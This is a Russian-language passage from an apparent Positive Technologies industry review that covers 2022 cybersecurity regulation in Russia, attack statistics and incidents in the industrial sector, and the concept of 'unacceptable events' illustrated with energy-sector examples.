каждому оператору необходимы выстроенный мониторинг инцидентов, понятные и удобные схемы дачи и отзыва согласия на обработку ПДн (даже с использованием единого портала госуслуг), методика оценки вреда, причиненного субъектам ПДн в случае утечки (кстати, Роскомнадзор ее также утвердил). Помимо прочего, есть надежда, что длительная история с оборотными штрафами получит свое практическое воплощение уже в эту весеннюю сессию работы Госдумы. Есть и отдельное поручение президента об ускорении работы над законопроектом по обезличиванию ПДн.

## Популярные темы для регулирования в 2022 году



**Уведомление об инцидентах с персональными данными в течение 24 часов и отправка результатов расследования в течение 72 часов потребует от операторов ПДн пересмотра всей системы защиты личной информации с точки зрения ее практичности и результативности.**

Отдельное большое направление законотворческой работы связано с обработкой биометрических данных: в этой сфере было разработано или принято 15 нормативных актов. Например, законопроект «О государственной информационной системе „Единая информационная система персональных данных, обеспечивающая обработку, включая сбор и хранение биометрических персональных данных, их проверку и передачу информации о степени их соответствия предоставленным биометрическим персональным данным физического лица“», по сути, выводит ЕБС из-под действия ФЗ-149 и запрещает обрабатывать любые биометрические ПДн без подключения к ЕБС, что означает запрет на самостоятельную работу с биометрией любой российской организации, минуя ЕБС. В прошлом году ЕБС начали применять в разных сферах, например в зонах транспортной безопасности аэропортов, на объектах ОПК, в образовании.

**По мере развития технологий машинного обучения, используемых и со злым умыслом, возрастет число дипфейков, применяемых не только для розыгрыша друзей, но и в более серьезных инцидентах, связанных с обманом пользователей и бизнеса (фейковые звонки, фейковые видео, подмена изображений и т. п.), что потребует от специалистов по ИБ новых знаний, компетенций и инструментария.**

Если сложить эти две темы — персональные данные и биометрию, — а также добавить к ним связанные аутентификацию и идентификацию, то все это складывается в проблему номер один в российском законодательстве. В совокупности все это нацелено на усиление контроля государства за оборотом персональных данных, особенно биометрических, а также на наказание тех, кто не удосужился хоть немного заняться их защитой и оставил граждан один на один с хакерами и кибермошенниками.

Второй трек, который был активен в этом году, — защищенность объектов КИИ (в этом направлении было разработано 20 нормативных актов). ФСТЭК уточнила правила категорирования объектов КИИ, а Минцифры сообщило о подготовке поправок в закон «О безопасности критической информационной инфраструктуры», которые наделят правительство полномочиями сверху определять для каждой отрасли те типы информационных систем, которые будут обязательно относиться к КИИ, чтобы не ждать, когда это категорирование проведут сами субъекты КИИ. Помимо этого, утверждены методические рекомендации по формированию отраслевых планов мероприятий по обеспечению готовности организаций к преимущественному использованию российского программного обеспечения, в том числе в составе программно-аппаратных комплексов, на принадлежащих им значимых объектах критической информационной инфраструктуры России. Кстати, тема импортозамещения в этом году зазвучала на полную мощность. В итоге сформировался ряд запретов (например, на объектах КИИ, а также системообразующих и стратегических предприятиях нельзя применять средства защиты информации из недружественных государств) и изменений в приказах, нацеленных на ускорение оценки средств защиты, что важно в условиях ухода иностранных вендоров.

**По оценкам экспертов Positive Technologies, в 2023 году возможно увеличение числа кибератак на объекты КИИ, связанное с ростом квалификации действующих против России кибергруппировок и смены их интереса с кражи персональных данных на нанесение более серьезного ущерба компаниям.**

В Госдуму внесен законопроект № 164428-8, который позволит Банку России обеспечить выполнение мероприятий по достижению технологической независимости (импортозамещению) на значимых объектах КИИ организаций кредитно-финансовой сферы. Проект разработан, чтобы определить полномочия Банка России по контролю перехода на преимущественное применение финансовыми организациями отечественного программного обеспечения на значимых объектах КИИ, включая контроль выполнения этими организациями закупок иностранного ПО и связанных с ним услуг. Минпромторг подготовил проект постановления правительства «О порядке перехода субъектов критической информационной инфраструктуры на преимущественное применение доверенных

программно-аппаратных комплексов на принадлежащих им значимых объектах критической информационной инфраструктуры», который разъясняет соответствующий порядок, упомянутый в 166-м Указе Президента России.

осуществления мониторинга защищенности информационных ресурсов, принадлежащих федеральным органам исполнительной власти, высшим исполнительным органам государственной власти субъектов Российской Федерации, государственным фондам, государственным

**По мере приближения к 1 января 2025 года, когда на значимых объектах КИИ будет запрещено использовать средства защиты из недружественных стран, возрастет проблема их замещения на отечественные аналоги. При этом очень важным станет выстраивание правильных процессов обеспечения мониторинга и реагирования на инциденты ИБ, в том числе и согласно рекомендациям и стандартам, разработанным и принятым в этой области в 2022 году.**

Резюмируя, можно сказать, что история с попыткой мирно подвести субъектов КИИ к мысли о переходе на отечественное ПО и «железо» завершилась и государство перешло к следующему этапу — прямому запрету на использование иностранных IT-решений, включая и средства защиты информации, в организациях, имеющих стратегическое значение для национальной и экономической безопасности и обороноспособности страны. При этом указанные изменения сопровождались и введением административной ответственности за их нарушение.

Оба направления находят логичное отражение в общей истории результативной кибербезопасности, которую, по сути, постулировали требования 250-го Указа Президента. В результате ФСБ России, к примеру, представила проект приказа «Об утверждении Порядка

корпорациям (компаниям), иным организациям, созданным на основании федеральных законов, стратегическим предприятиям, стратегическим акционерным обществам и системообразующим организациям российской экономики, юридическим лицам, являющимся субъектами критической информационной инфраструктуры Российской Федерации либо используемых ими». ФСТЭК России, в свою очередь, занялась оценкой защищенности программных и программно-аппаратных средств, для чего выпустила несколько методических документов (еще большее их число находится в стадии разработки). Не обошлось в этом направлении и без переоценки требований к квалификации специалистов по информационной безопасности: здесь Минцифры и Минтруд также сформировали несколько приказов, описывающих новые профессиональные стандарты.

**Новые задачи, новые инструменты, реальные угрозы, новые акторы... Все это потребует новых компетенций и знаний в области кибербезопасности. При этом традиционные подходы к образованию явно не успевают за динамично меняющимся миром результативной кибербезопасности. Поэтому наряду с новыми профстандартами и программами повышения квалификации по ИБ будут востребованы и практические киберучения, на которых можно будет проверить полученные навыки и в сжатые сроки отработать различные сценарии реализации киберугроз из реальной жизни.**





Третье место можно смело отдать теме электронной подписи и удостоверяющих центров, которую вот уже несколько лет мотает из стороны в сторону. Однако рост проектов по цифровизации, дистанционному доступу, электронному документообороту постепенно заставляет Минцифры и ФСБ окончательно определиться с требованиями к машиночитаемым доверенностям, сертификатам электронной подписи, хранению документов, представлению доверенностей в электронной форме и т. п.

Отдельно хотелось бы остановиться на стоящем особняком блоке требований, связанных с засекречиванием различных сведений и информации, находящихся в ведении различных организаций, корпораций и компаний. Это направление, попавшее в десятку горячих тем регулирования в 2022 году, призвано снизить риски для российских предприятий и повысить не только их санкционную устойчивость, но и национальную безопасность государства. Юристам и специалистам по кибербезопасности эти документы бросают новые вызовы, так как зачастую вводят совершенно новый тип сведений, которые прямо не отнесены ни к государственной, ни к конфиденциальной информации, но при этом их оборот подлежит дополнительному контролю, а их опубликование или озвучивание потребует осторожности.

В заключение необходимо отметить, что год ознаменовался не только появлением огромного числа новых требований, но и реальным движением в сторону отраслевой информационной безопасности. И речь не только о новых требованиях по кибербезопасности для финансовых рынков, разработанных Банком России. Другие отрасли не отстают, а в текущем году, может, и нагонят финансового регулятора. Например, были созданы новые центры по ИБ при ФСИН, Минпромторге, в структуре МВД. Минздрав утвердил свою стратегию кибербезопасности. Это все позволит учесть специфику каждой отрасли в практическом преломлении задач по обеспечению киберзащиты. Тем не менее правильные идеи законодателей прошлого года, а также планируемые нормативные акты этого года нуждаются в awareness для бизнеса на понятном ему языке потерь и выгод. Что означает каждое такое требование? Как его реализовать с учетом конкретной бизнес-модели? Как его вписать в существующие бизнес-процессы и задачи? Если у бизнеса будут ответы на эти вопросы, то время перехода к осознанному выполнению требований регуляторов и обеспечению результативной защиты на практике максимально сократится. И вот в этом диалоге необходимо участие отечественного сообщества по ИБ.

**В 2023-м продолжатся начавшиеся в прошлом году тенденции, и уже сейчас можно отметить, что темы персональных данных (включая биометрические), отраслевого регулирования, электронной подписи и удостоверяющих центров, оценки защищенности (в том числе и через узаконенные программы багбаунти), критической информационной инфраструктуры, мониторинга и реагирования, а также роста ответственности за нарушения в сфере ИБ получают новое развитие.**





**Безо-  
пасность  
ключевых  
отраслей**

# Промыш- ленный сектор:

## нацеленность на остановку технологических процессов

**ДМИТРИЙ ДАРЕНСКИЙ**

Руководитель практики промышленной  
кибербезопасности Positive Technologies

В 2022 году почти каждая десятая успешная атака на организации приходилась на промышленные предприятия. Всего за год зафиксировано 223 инцидента в промышленных компаниях, что на 7% больше по сравнению с 2021 годом <sup>1</sup>. Основной удар по промышленности пришелся на II квартал, когда общее количество успешных атак на организации промышленного сектора увеличилось на 53% вследствие возросшей активности вымогателей.

<sup>1</sup> Общемировые данные, основанные на собственной экспертизе компании, результатах исследований, а также на данных авторитетных источников.

Почти в половине успешных атак использовалась социальная инженерия; в 41% атак злоумышленники эксплуатировали уязвимости в ПО. В большинстве успешных атак (71%) применялось вредоносное ПО, которое распространялось преимущественно путем компрометации ресурсов на периметре организаций (49%) и через электронную почту (43%). Уже третий год подряд мы отмечаем снижение доли использования социальной инженерии и увеличение доли эксплуатации уязвимостей на ресурсах периметра. Чаще всего атаки на компании проводились для кражи конфиденциальной информации: в 54% инцидентов происходила утечка информации, причем сведения, относящиеся к коммерческой тайне, составили более трети от украденных данных. Действия злоумышленников значительно влияли и на основную деятельность компаний, что влекло за собой серьезные последствия. Перебои в работе из-за вмешательства в технологические и бизнес-процессы возникали в 47% случаев; в основном они были связаны с использованием шифровальщиков и ПО для удаления данных. В течение года доля шифровальщиков среди вредоносного ПО увеличилась: если в I квартале она составляла 53%, то в третьем квартале — уже 80%. Доля ПО для удаления данных достигла 7%.

Не обошлось без масштабных атак в самых разных отраслях: нефтегазовой, энергетической, агропромышленной, металлургии, сельском хозяйстве и пищевой промышленности. К примеру, в начале апреля 2022 года атака группировки Conti на Nordex, одного из крупнейших производителей ветряных турбин, привела к шифрованию информационной инфраструктуры компании и масштабному отключению удаленного доступа к турбинам <sup>2</sup>. Во II квартале произошла крупная атака на три иранских сталелитейных завода, в результате которой были нарушены технологические процессы, а на одном из заводов злоумышленникам удалось обрушить ковш с жидким чугуном,

что вызвало пожар в цехе <sup>3</sup>. Стоит вспомнить и атаки на российскую агропромышленность: один из крупнейших производителей и дистрибьюторов мясной продукции «Мираторг» подвергся атаке шифровальщика BitLocker <sup>4</sup>, в Ростовской области в результате атаки был временно остановлен завод «Тавр» <sup>5</sup>, а в агрохолдинге «Селятино» злоумышленники попытались испортить 40 тысяч тонн продукции, получив несанкционированный доступ к системам, отвечающим за температурный режим морозильных камер <sup>6</sup>.

При этом некоторые атаки могли повлечь межотраслевые последствия, то есть повлиять на деятельность компаний из других секторов экономики. Например, в начале 2022 года жертвами вымогателей стали две дочерние компании группы Marquard & Bahls: немецкий дистрибьютор бензина Oiltanking и поставщик нефти Mabanafit <sup>7</sup>. Последствия этих атак оказались ощутимыми не только для организаций, но и для обычных граждан: компании снабжают топливом множество заправочных станций Германии.

## Как изменится ландшафт угроз для промышленных предприятий в 2023 году

Мы полагаем, что целями преступников, стоящих за кибератаками на промышленные предприятия, будут не финансовая выгода или получение крупных сумм выкупа, а перебои в деятельности предприятий, остановка важнейших технологических процессов и аварии. В связи с этим мы прогнозируем появление новых вредоносных программ, ориентированных на промышленные системы, а также более широкое применение вайперов, приводящих к уничтожению данных на устройствах. Кроме того, мы ожидаем новых случаев кибершпионажа в отношении промышленных предприятий и ТЭК.



2



3



4



5



6



7

В 41%

атак злоумышленники  
эксплуатировали  
уязвимости в ПО

# Тренды промыш- ленной

## 1 Кибербезопасность как инструмент обеспечения устойчивости производства

Руководители производственных подразделений рассматривают технологии кибербезопасности как один из инструментов, позволяющих обеспечить устойчивую деятельность и требуемый уровень надежности производственных активов, бесперебойность технологических и производственных процессов и, как следствие, плановый объем и качество продукции. При этом требования, предъявляемые производителями к решениям и технологиям ИБ, в первую очередь фокусируются на возможностях обеспечения непрерывности производства и функциональной надежности инфраструктуры и только во вторую очередь — на функциональной и экспертной «начинке» средств защиты. Если решение гарантированно обеспечивает стабильную работу предприятия и выполнение производственного плана в текущем ландшафте угроз и в условиях постоянных кибератак, то оно должно включать весь необходимый и достаточный набор функциональных возможностей и экспертизы.

## 2 Кибербезопасность как инфраструктурный элемент

На текущий момент подавляющее большинство проектов по модернизации и строительству производственных площадок уже по умолчанию включают средства защиты. Причем они закладываются в проектах не как дополнительные или наложенные подсистемы, а как инфраструктурный элемент, наравне с сетевым оборудованием, операционными системами, системами хранения данных. Мы ожидаем, что в 2023 году обоснования использования таких решений будут больше ориентированы не на формальное соответствие требованиям, а на практический смысл и результаты применения технологий ИБ.

## 3 Защищенные АСУ ТП

Отечественные разработчики и поставщики программно-технических комплексов промышленной автоматизации постепенно начинают предлагать базовые решения для кибербезопасности, которые уже протестированы



# кибер- безопасности в 2023 году

и встроены в их экосистемы. Причем эти решения в основном отвечают требованиям как предприятий, так и законодательства в области обеспечения безопасности критической информационной инфраструктуры.

4

## «Неинвазивность» уходит в прошлое

В целом промышленность перестала опасаться средств защиты, которые активно взаимодействуют с компонентами систем промышленной автоматизации и управления производством. Все вопросы к поставщикам и производителям продуктов кибербезопасности, касающиеся данных аспектов, сейчас носят скорее практический характер. Безусловно, предприятиям по-прежнему важно, чтобы кибербезопасность не препятствовала производственной деятельности и не оказывала деструктивного воздействия. При этом на предприятиях конструктивно подходят к задачам проактивной защиты и реагирования на инциденты ИБ. Там, где это практически необходимо, применение таких решений рассматривается в рабочем порядке.

5

## Отраслевое регулирование и центры компетенций: начало

В России на сегодняшний день создано 32 индустриальных центра компетенций (ИЦК) и 12 центров компетенций по развитию общесистемного прикладного программного обеспечения. Кроме того, 9 декабря 2022 года Минцифры объявило о создании центра компетенций по информационной безопасности <sup>8</sup>.

Важно отметить, что за последние несколько лет крупнейшие компании из ключевых отраслей российской промышленности начали движение в сторону формализации требований к обеспечению кибербезопасности. Основной задачей была адаптация требований законодательства и регуляторов (ФСТЭК и ФСБ) к отраслевой специфике предприятий и ее учет в формировании методологической основы и нормативно-технической базы в области ИБ. Предприятия уже получают практические результаты этой работы, и мы надеемся, что они будут использованы для создания общеотраслевых технических норм обеспечения безопасности и формирования компетенций и правил регулирования кибербезопасности в каждой отрасли промышленности.

# Информационная безопасность в промышленности и ТЭК:

что с ней не так

**ДМИТРИЙ ДАРЕНСКИЙ**

Руководитель практики промышленной  
кибербезопасности в Positive Technologies

По данным Positive Technologies, промышленность каждый год оказывается в тройке наиболее часто атакуемых отраслей. В этой статье речь пойдет о современных подходах к информационной безопасности и недопустимых событиях в электроэнергетике.



## Странности обеспечения ИБ на предприятиях

Несмотря на то, что компании из различных областей промышленности, включая энергетику, продолжают увеличивать бюджеты на кибербезопасность и внедрять различные классы решений для ИБ (в том числе для защиты технологических систем), ситуация в отрасли коренным образом не меняется. Опыт Positive Technologies по анализу защищенности промышленных компаний показывает, что почти любое предприятие, независимо от его масштаба и пула средств защиты, может быть взломано всего за несколько шагов.

Кроме того, сам бизнес требует изменений: первые лица компаний сейчас активно участвуют в постановке целей кибербезопасности; появился запрос на практическую безопасность. Эту потребность также поддерживает государство, которое создает условия для кардинальных изменений. Почему же предприятия не спешат повышать защищенность? На этот вопрос сегодня нельзя ответить однозначно. Существует много взаимосвязанных факторов. Например, кадровый голод и недостаточный уровень компетенций среди безопасников вынуждают предприятия вместо решений on-premise присматриваться к сервисным моделям, MSP или MDR. Но сервисы безопасности для технологических сегментов инфраструктуры промышленных предприятий только-только появляются на рынке и имеют большое количество ограничений.

К тому же, есть сложности в понимании технических аспектов и функциональных задач, которые могут решать отдельные классы решений для кибербезопасности. Например, сегодня среди обилия средств защиты для АСУ ТП до сих пор нет специальных IDS для «1С», и специалисты на предприятиях понимают, что эти IDS как таковые не предназначены для анализа бухгалтерских транзакций, платежей в корпоративном трафике и взаимодействия

финотдела с налоговыми службами. Но при этом существуют системы NTA и NGFW, а также привычные IDS, от которых по непонятным причинам те же самые специалисты требуют наличия функций анализа технологических сигналов в трафике и команд управления в SCADA. Зачем это нужно и какие задачи кибербезопасности это позволяет решить, большинство специалистов по ИБ ответить не может.

Та же ситуация с другими классами средств защиты. Например, нет диодов данных (шлюзов однонаправленной передачи данных) специально для SAP и нет антивирусов, устанавливаемых на IP-видеокамеры. Но при этом почему-то есть специализированные антивирусы для АСУ ТП (которые мало чем отличаются от обычных), а криптографические модули устанавливают в программируемые логические контроллеры. Есть ли смысл в таком количестве узкопрофильных продуктов или нужен один универсальный — рынок еще не определился.

Видя эти и другие странности, мы в компании пришли к выводу, что в индустрии кибербезопасности в целом и в обеспечении защиты промышленных предприятий в частности что-то идет не так.

## Изменение парадигмы отношения к кибербезопасности

Сегодня практически невозможно полностью защитить промышленную компанию от взлома и проникновения в сеть. Поэтому бизнес на уровне топ-менеджмента заговорил о том, что нужны результаты другого уровня. Мы в Positive Technologies называем это концепцией результативной кибербезопасности, в которой есть понятие недопустимых событий.

Видя эти и другие странности, мы в компании пришли к выводу, что в индустрии кибербезопасности в целом и в обеспечении защиты промышленных предприятий в частности что-то идет не так.

## Изменение парадигмы отношения к кибербезопасности

Сегодня практически невозможно полностью защитить промышленную компанию от взлома и проникновения в сеть. Поэтому бизнес на уровне топ-менеджмента заговорил о том, что нужны результаты другого уровня. Мы в Positive Technologies называем это концепцией результативной кибербезопасности, в которой есть понятие недопустимых событий.



**Результативная безопасность подразумевает качественно и количественно измеримую систему защиты информации, которая обеспечивает сохранность важных для компании активов и препятствует наступлению недопустимых событий.**

Всегда есть события, которые для промышленного предприятия неприемлемы. При этом гарантировать, что недопустимое событие не произойдет, вполне реально. Для этого необходимо определить подобные недопустимые для компании события и их возможные последствия и обеспечить такой уровень ИБ, который будет гарантировать, что они не произойдут в результате кибератаки. Такой подход уже начал применяться в российских компаниях. Его цель — радикально повысить защищенность компаний, а через них — защищенность целых отраслей и страны в целом.



**Недопустимое событие — событие, возникающее в результате действий злоумышленников и делающее невозможным достижение компанией операционных и стратегических целей или приводящее к длительному нарушению ее основной деятельности.**

## Что такое недопустимое событие



Предприятие не выполняет свои функции

ущерб выше порогового значения



остановка производственных процессов



Предприятие выполняет свои функции частично

ущерб ниже порогового значения



потеря доли рынка



срыв контрактных обязательств



Предприятие выполняет все свои функции

допустимый ущерб



крупные финансовые потери



публичные судебные разбирательства

<b>Источники</b>	Федеральный закон от 21 июля 1997 г. № 116-ФЗ «О промышленной безопасности опасных производственных объектов»	Постановление Правительства РФ от 28 октября 2009 г. № 846 «Об утверждении Правил расследования причин аварий в электроэнергетике»	Постановление Правительства РФ от 13 августа 2018 г. № 937 «Об утверждении Правил технологического функционирования электроэнергетических систем»	Приказ Министерства энергетики РФ от 12 июля 2018 г. № 548 «Об утверждении требований к обеспечению надежности электроэнергетических систем, надежности и безопасности объектов электроэнергетики...»
<b>Примеры недопустимых событий</b>	Приостановка эксплуатации опасного производственного объекта <...> в случае аварии или инцидента на опасном производственном объекте, а также в случае обнаружения вновь открывшихся обстоятельств, влияющих на промышленную безопасность	Отключение объектов электросетевого хозяйства (высший класс напряжения 110 кВ и выше), генерирующего оборудования мощностью 100 МВт и более на 2 и более объектах электроэнергетики	Прекращение или наличие угрозы прекращения топливообеспечения тепловых электростанций <...> суммарной располагаемой мощностью свыше 10% всей располагаемой мощности электростанций в операционной зоне соответствующего диспетчерского центра, а также прекращение (угроза прекращения) топливообеспечения тепловой электростанции мощностью 200 мегаватт и более	При повышении напряжения в контрольных пунктах выше верхней границы графика напряжения <...> персонал, осуществляющий регулирование напряжения, на основе данных автоматизированных систем диспетчерского (технологического) управления, опроса диспетчерского и оперативного персонала должен выяснить причины повышения напряжения и принять меры к снижению напряжения

Чтобы было проще, давайте рассмотрим недопустимые события на примере энергетики. Эти события зафиксированы:

- в Федеральном законе от 21.07.1997 № 116-ФЗ «О промышленной безопасности опасных производственных объектов»,
- постановлениях Правительства РФ,
- приказах Министерства энергетики РФ,
- правилах технологического функционирования электроэнергетических систем.

В этих документах описаны технические критерии недопустимых событий: например, что не должно происходить с турбинами, как не должны изменяться мощность в системе или частота в сетях.

**Промышленность привлекает киберпреступников своими масштабами, серьезностью выполняемых бизнес-процессов, влиянием на окружающий мир и жизнь граждан**

## Недопустимые события: как это происходит в жизни

Промышленность привлекает киберпреступников своими масштабами, серьезностью выполняемых бизнес-процессов, влиянием на окружающий мир и жизнь граждан. К недопустимым событиям, которые могут случиться, если злоумышленник получит доступ к АСУ ТП, можно отнести остановку производства, выход промышленного оборудования из строя, аварии, порчу продукции. Последствия могут быть весьма драматичными и охватывать целые регионы, а ущерб окажется не только финансовым или репутационным, но и экологическим, вплоть до техногенной катастрофы.

За последние несколько лет в мире происходили громкие атаки на промышленные объекты, которые приводили к отключению электроэнергии. Например, блэкаут в Индии на несколько часов <sup>1</sup> и случай с Венесуэлой, когда свет во всей стране погас на целых пять дней <sup>2</sup>. Эти недопустимые события, инициированные в результате кибератак, интересны тем, что произошли не на уровне одного промышленного объекта, а в национальных энергосистемах. Разберем эти инциденты подробнее.



1



2

## Недопустимые события как следствия кибератак



Кибератака на ГЭС «Гури» в Венесуэле: злоумышленники остановили турбину, из-за чего резко прекратилась генерация электроэнергии, а в энергосистеме произошел сильный сброс мощности. Резкий сброс мощности — это недопустимое для энергетической системы событие. В России за подобными инцидентами централизованно следит Системный оператор Единой энергетической системы (СО ЕЭС).

Массовое отключение электроэнергии в Индии: злоумышленники вызвали недопустимое снижение частоты электрического тока, и диспетчерам пришлось отключать линии электропередач. Вследствие этого началось каскадное отключение электросетей в Мумбаи.

### Почему кибератаки продолжают быть успешными

В настоящее время кибербезопасность на предприятиях в большинстве случаев строят по одному довольно простому принципу: каждый специалист выполняет функции строго в рамках своих границ ответственности, в соответствии со своей должностной инструкцией и регламентами выполнения работ. Предположим, что существует технологический объект, на котором установлены системы управления технологическими режимами, оборудованием, технологическими процессами. С помощью них диспетчер следит за производством, управляет им. Но диспетчер не видит, что происходит в IT-инфраструктуре промышленного объекта, и не знает, какие недопустимые события в IT-системах могут

Киберустойчивость предприятий и отраслей остается под большим вопросом, так как при стандартном подходе результативность обеспечения кибербезопасности невозможно измерить


вызвать проблемы на технологическом уровне. Это не его должностная обязанность, не его функциональная задача.

